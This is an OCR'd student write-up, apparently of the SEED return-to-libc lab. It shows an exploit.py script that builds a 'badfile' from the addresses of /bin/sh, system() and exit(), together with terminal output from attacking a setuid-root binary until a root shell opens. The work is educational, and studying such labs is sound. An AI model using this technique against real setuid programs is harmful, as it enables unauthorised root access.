
Task 2:

To find the address of “/bin/sh”,

At first, we have to put it as an argument for our system function call because “/bin/sh/” is a string**.** Using an environment variable

Create/Export environment variable “**SHELL1**”


echo $SHELL1




Now /bin/sh is in the shell, to get the address we need a C program:

touch prtenv.c

ll //file created



gedit prtenv.c // edit file




//paste the program as given lab instructions in task 2 and add header files and save

Compile the program:

use the m32 tag to compile in a 32-bit program

Note: Output filename should also be exactly 6 characters long as the program we are trying to attack is also 6char long

gcc -m32 -o prtenv prtenv.c //compile



run the program

./prtenv

And copy the address and paste in exploit.py file

```
Open   *exploit.py   ~/Downloads/Labsetup   Save

 1 #!/usr/bin/env python3
 2 import sys
 3
 4 # Fill content with non-zero values
 5 content = bytearray(0xaa for i in range(300))
 6
 7 X = 0
 8 sh_addr = 0xffffdcc1       # The address of "/bin/sh"
 9 content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
10
11 Y = 0
12 system_addr = 0xf7e12420   # The address of system()
13 content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
14
15 Z = 0
16 exit_addr = 0xf7e04f80     # The address of exit()
17 content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
18
19 # Save content to a file
20 with open("badfile", "wb") as f:
21   f.write(content)

Python 3   Tab Width: 8   Ln 8, Col 11   INS
```

Therefore, we have got all the 3 addresses.

Now we will find the value of X, Y, Z:


Run retlib

./retlib


```
seed@VM: ~/.../Labsetup

[10/02/23]seed@VM:~/.../Labsetup$ ll
total 52
-rw-rw-r-- 1 seed seed     0 Oct  2 20:47 badfile
-rwxrwxr-x 1 seed seed   554 Oct  2 20:52 exploit.py
-rw-rw-r-- 1 seed seed   216 Oct  2 20:43 Makefile
-rw-rw-r-- 1 seed seed    12 Oct  2 20:48 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Oct  2 20:58 prtenv
-rw-rw-r-- 1 seed seed   133 Oct  2 20:56 prtenv.c
-rwsr-xr-x 1 root seed 15788 Oct  2 20:44 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28  2020 retlib.c
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$ ./prtenv
ffffdcc1
[10/02/23]seed@VM:~/.../Labsetup$ gedit exploit.py
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcdb0
Input size: 0
Address of buffer[] inside bof():  0xffffcd54
Frame Pointer value inside bof():  0xffffcd98
(^_^)(^_^) Returned Properly (^_^)(^_^)
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
```

Size of the buffer (from **Hex Calculator**)
Decimal value difference is **68**




System Address: --ebp+4
The structure of file/ stack frame organization:
1st "/bin/sh" // argument of system
2nd "exit() //return address
3rd system() // at bottom
// Save the ".exploit.py" file after placing the value




Task 3: Launching the Attack:

run the exploit.py file
./exploit.py




Now, the **Badfile** size is now 300bytes //exploit.py file generated this badfile
To check whether the attack is worked // run retlib
./retlib




It worked and we can access the root shell

Attack Variation 1:

Attack without exit() function, including the address of this function in badfile.




